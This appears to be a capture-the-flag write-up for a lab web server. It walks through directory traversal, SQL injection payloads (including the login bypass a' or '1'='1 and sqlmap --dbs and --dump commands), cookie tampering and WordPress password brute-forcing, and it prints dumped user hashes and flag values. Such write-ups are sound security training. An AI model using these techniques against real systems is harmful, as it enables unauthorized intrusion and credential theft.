


1. **Just ask for it:** Directory traversal

**Location:** `http://67.23.79.113/flag.txt`


This flag was simple directory traversal: there is a 'flag.txt' file on the server, accessible to the public, which contains the first flag. We guessed likely file paths until we found it.



2. **Just ask for it with a catch – packed refs:** Directory traversal

**Location:** `http://67.23.79.113/.git/packed-refs`

Similar to the first key, we used directory traversal to find the `.git` folder on the server. In the `.git` folder, it is possible to download the `packed-refs` file:



We found the key at the bottom of the `packed-refs` file, among the real git references:

```
110 d101cb394733f3a7d3fe6d935df0610ec2510057 refs/tags/3.9.1
111 47520b3fb40c5605c3436fb69de3c8e3c297d5ca refs/tags/3.9.2
112 # key{4adc8999a044e068f06622c56a4e0dba3e7889ea}
113 842221094a5011886291b21fd7c705835d69e0bc refs/tags/4.0
114 |
```


### 3. Analyze the binary: Wireshark analysis of pcap file

**Location:** `fun.exe`, `paper.pdf`


We used the 'file' command in Linux to detect the real file type of `fun.exe`, which turned out to be a pcap file.

```
wr-130-64-194-236:Desktop shuyan$ file fun.exe
fun.exe: tcpdump capture file (little-endian) - version 2.4 (Ethernet, capture length 65535)
```

Viewing the pcap file in Wireshark and following the TCP stream in it, we found a file called 'paper':



We saved the TCP stream as `paper.pdf` and then opened the file to find the key:



4. **I want to see MOAR on the board!:** Moar SQL injection:

**Location:** `http://67.23.79.113/board.php?id=1`

This was another SQL injection: clicking on any of the posts on `board.php` navigated us to a page with more details about that post. We noticed that when we did this, the navigation bar changed – adding the post id to the end of the URL (e.g. `id=1`). Changing this payload to `id=1` or `true`, brought us to a special post page with many MOAR memes...and the flag buried in one of the posts.


By the time we got to this key, someone had injected a terrible script, which broke the browser. To actually find the key, we had to use `curl` and then `grep` for the key:

```
curl "http://67.23.79.113/board.php?id=1%20or%20true" | grep "key"
```

5. **Look again, pay careful attention:** SQL injection via login credentials textbox

**Location:** `http://67.23.79.113/main.php`

Clicking on the 'Admin' link on `board.php` directs to a login page with input boxes for a username and password (`http://67.23.79.113/admin.php`). To login, we used a simple SQL injection payload (`a' or '1' = '1`) in both the username and password fields. Upon successful login, we got to what looked like a 404 page; the flag was actually buried in the source:




```
Elements Network Sources Timeline Profiles Resources Audits Console
<html>
  <head>...</head>
  <body bgcolor="white">
    <center>...</center>
    <hr>
    <center>nginx/1.4.6 (Ubuntu)</center>
    <!-- Hmmm, the plot thickens... key{fcb26d5bbe8d9c813034ee6a2b40eb35a96c7ff4}-->
    <div id="window-resizer-tooltip">...</div>
  </body>
</html>
```


6. Look again, pay really careful attention: Cookie tampering

Location: <http://67.23.79.113/main.php>

After logging into <http://67.23.79.113/main.php> via SQL injection, we viewed the site cookies via Chrome Developer Console:




Under the Resources tag, we found an item named 'lg' with value of 'false'. After changing the value to 'true' and reloading the web page, the key appeared:



## 7. Remember, you have to log out too!: SQL injection, traversal

**Location:** <http://67.23.79.113/logout.php>

First, we logged in to the 'Admin' page via the SQL injection described above in (5). Next, we simply navigated to <http://67.23.79.113/logout.php>:




The key is not directly apparent, but we searched through the source and found the key at the bottom of the page:




## 8. Buried in the dump: SQL injection

**Location:** <http://67.23.79.113/board.php>


We ran an automatic SQL injection tool in Kali called sqlmap on `board.php` and found that there existed five databases:



One of them is called 'board' which contained a table called 'users':



Further extracting data from this table, we found the key disguised as a password for login 'lcontreras':




```
File Edit Search Options Help
3410,estout,1,64796e1ab0cbbec9e4871fb38b7e8400,Stout,Eric
3411,jkinsey,1,4f0d8f8f32d496c78fa53e84198bbd5b,Kinsey,Janet
3412,lcontreras,1,key(2091a21db0bc41e5cbfe5dfecff3e12198b05ef),Contreras,Layne
3413,cconnell,1,076d7f6ae9efccd25fcff50ccb0d244,Connell,Cindy
3414,bconnelly,1,ebb6e40b758ca3ca60bcb373abc2b0df,Connelly,Bob
3415,tmcfatter,1,c6c34cd0b04d5c5a6d1ddc7ad0f1b275,McFatter,Travis
3416,cstout,1,199768068253d28f8503f5d9fba9f328,Stout,Calvin
3417,arichards,1,e71c272cd5ae249c4c820efe09284c07,Richards,Alison
3418,rharris,1,bbd85c6c9fa0eaaa86810b4475bd35f7,Harris,Robert
3419,lmcada,1,ba333ae98db62eb48b18424ef8fa4476,McAda,Lindy
3420,rjarrard,1,fb3fbc3c836b671ff758f405d5a6a993,Jarrard,Ron
3421,dwright,1,567955fe15aac6844bc93f800754d7a3,Wright,Daniel
3422,jhawthorn,1,80bb12a7113943bc855e7b569b08bb5f,Hawthorn,Jeff
3423,mjones,1,e3463975e15691e27e89b50e99c8fc87,Jones,Mary
3424,gdapper,1,3525e5ebb439fa8a71aa42b7b71db76e,Dapper,Glenda
3425,adennison,1,871b0b6ef912e59e12ec56f7b4c68c55,Dennison,Anita
3426,pmckelvey,1,879332fb694d81335aa0694d59818930,McKelvey,Philip
3427,jowens,1,fa685f9d2eebf7fcb99cbb7f384dc6e9,Owens,Javier
3428,lcarmody,1,32d19f1c71aa031761e78b519d760d3,Carmody,Lee
3429,jfitzgerald,1,901940d73037c305e16407397a99fbdf,Fitzgerald,Jeremy
3430,jhauenstein,1,f1f7018fe232460d90c314ddef161182,Hauenstein,John
3431,rbarry,1,45e1970f48e5defe1be29e735b6e7a75,Barry,Rob
3432,rstruthers,1,82fbf642a1755a324235832d5cd6e733,Struthers,Rick
3433,tsmith,1,6e822c82ea29717250768f395ace45c0,Smith,Traci
3434,vrussell,1,bf2498b2fcf5e1c205db419641a3e4eb,Russell,Van
3435,jbarrick,1,d7678a52a6b06e8e92cdf494184ae51,Barrick,John
3436,jgeraghty,1,5a74f3e6ae23ee89eda0220f21542192,Geraghty,Jose
3437,mrodriguez,1,32ffc90814b08dd233cbb565e02ceab7,Rodriguez,Mary
3438,mvandevorde,1,b3d07de205fed94e28744a65e505b99a,VandeVorde,Mark
3439,lcarmody,1,a89299361658c139c1ef0bae916db4e,Carmody,Leslie
3440,hramsey,1,984f6f21cca9bf309b9c4a87feca530,Ramsey,Hawk
3441,pdrake,1,c765fb7ff8e8ea67e0915906e5ab5b8b,Drake,Paul
3442,vholleman,1,d67a6462653946145ff4a2ac5c5288ca,Holleman,Vic
```


## 9. All your base64 belong to us: Base64 decoding

Location: <http://67.23.79.113/ngtnw>

From the hint, we guessed there existed a page named `ngtnw`. We went to <http://67.23.79.113/ngtnw> and it appeared to be a game. After we played and lost the game, a dialog box prompted asking for name input. Upon submission, we checked the local storage of the web browser and found a value of the score we got followed by a string that seemed to be encoded in Base64:



Decoding the string with an online Base64 decoder tool, we found the key:






## 10. About my friend Karl (karl)...: Brute-forcing WordPress passwords

**Location:** <http://67.23.79.113/wp-admin.php>

From the hint we surmised that 'karl' was a username for a login somewhere. Given that the board was part of a WordPress site, we guessed that it was for the site itself and we could break into the site administration page using 'karl' as the user.

From the WordPress login page, we started by randomly guessing some common dictionary words for the password, which proved unfruitful (and very tedious). Finally, we installed a Firefox plugin called 'FireForce', which, as the name implies, automatically brute-forces passwords for a given text input field. It took FireForce just a few minutes to find karl's password and we were logged in. The flag itself was embedded in a private post:



## 11. Extra:

We found the url `http://67.23.79.113/board.php?id=1` is vulnerable to SQL injection so we chose an SQL automation tool in Kali called SQLMAP to exploit the website database. We used the `--dbs` option to find out the names of the databases that exist on the website:

```
root@kali:~# sqlmap -u http://67.23.79.113/board.php?id=1 --dbs

sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon-
sible for any misuse or damage caused by this program

[*] starting at 14:08:10

[14:08:10] [INFO] resuming back-end DBMS 'mysql'
[14:08:10] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) reques-
ts:
---
Place: GET                                The quieter you become, the more you are able to hear
```

The output showed that there were five databases:

```
---
[14:08:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.5.9
back-end DBMS: MySQL 5.0.11
[14:08:10] [INFO] fetching database names
available databases [5]:
[*] board
[*] information_schema
[*] mysql
[*] performance_schema
[*] scoreboard
```

Wondering what tables existed in the 'scoreboard', we dumped the data out of it using `--dump` option:

```

root@kali:~# sqlmap -u http://67.23.79.113/board.php?id=1 --dump -D scoreboard

sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 14:45:05

[14:45:05] [INFO] resuming back-end DBMS 'mysql'
[14:45:05] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) reques
sts:
---
Place: GET
Parameter: id
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 2861=2861

```

Then we found this table in the output which contained all the flags that we had been looking for!

```

[14:45:06] [INFO] table 'scoreboard.ctf_scoreboard' dumped to CSV file '/usr/sha
re/sqlmap/output/67.23.79.113/dump/scoreboard/ctf_scoreboard.csv'
[14:45:06] [INFO] fetching columns for table 'ctf_flags' in database 'scoreboard'
[14:45:06] [INFO] fetching entries for table 'ctf_flags' in database 'scoreboard'
[14:45:06] [INFO] analyzing table dump for possible password hashes
Database: scoreboard
Table: ctf_flags
[18 entries]

```

id	flag	points
1	key{18e9d8d92b4c6342ffd51de9934b69223c312b51}	0
2	key{dc76ee78430d2982026f8364dbccb5755f6d5561}	0
3	key{b220a91e7eab10fde8677c149829fee7ef6b6758}	0
4	key{ee16dd465865e2233c2e715f11ef3caf4ac79c03}	0
5	key{2645e286540c44f4bac5f648dfe301c81dcfbff7}	0
6	key{8aace50bc0675c767c949fea6ae483a5212a739d}	0
7	key{d21f5c37658648250bfb22824a337174ced3161}	0
8	key{04e3895d689bbbe88f80021e3a8428eb3b626b6f}	0
9	key{7adbfbdb1407d8e812cf1e3ee1d6bbe8caea5f50}	100
10	key{4adc8999a044e068f06622c56a4e0dba3e7889ea}	200
11	key{aacf72a7b818119917a5a77c233a64b82099db85}	200
12	key{5644ed18e6f4cbbbf907a177197b03cfc844e1e}	100
13	key{fcb26d5bbe8d9c813034ee6a2b40eb35a96c7ff4}	100
14	key{f29f85aed418bc01b663daf74f60ffdc929852d}	300
15	key{31dbc504a0613c951b9401aa5fd22e93a39a4b0a}	100
16	key{2091a21db0bc41e5cbfe5dfecffd3e12198b05ef}	400
17	key{e66e28552e7e71c3ca5fa04540213bb7c0744f03}	200
18	key{0a10e415da14795965b23364b6f9013dd5c9e80e}	200

```

[14:45:06] [INFO] table 'scoreboard.ctf_flags' dumped to CSV file '/usr/share/sq
lmap/output/67.23.79.113/dump/scoreboard/ctf_flags.csv'

```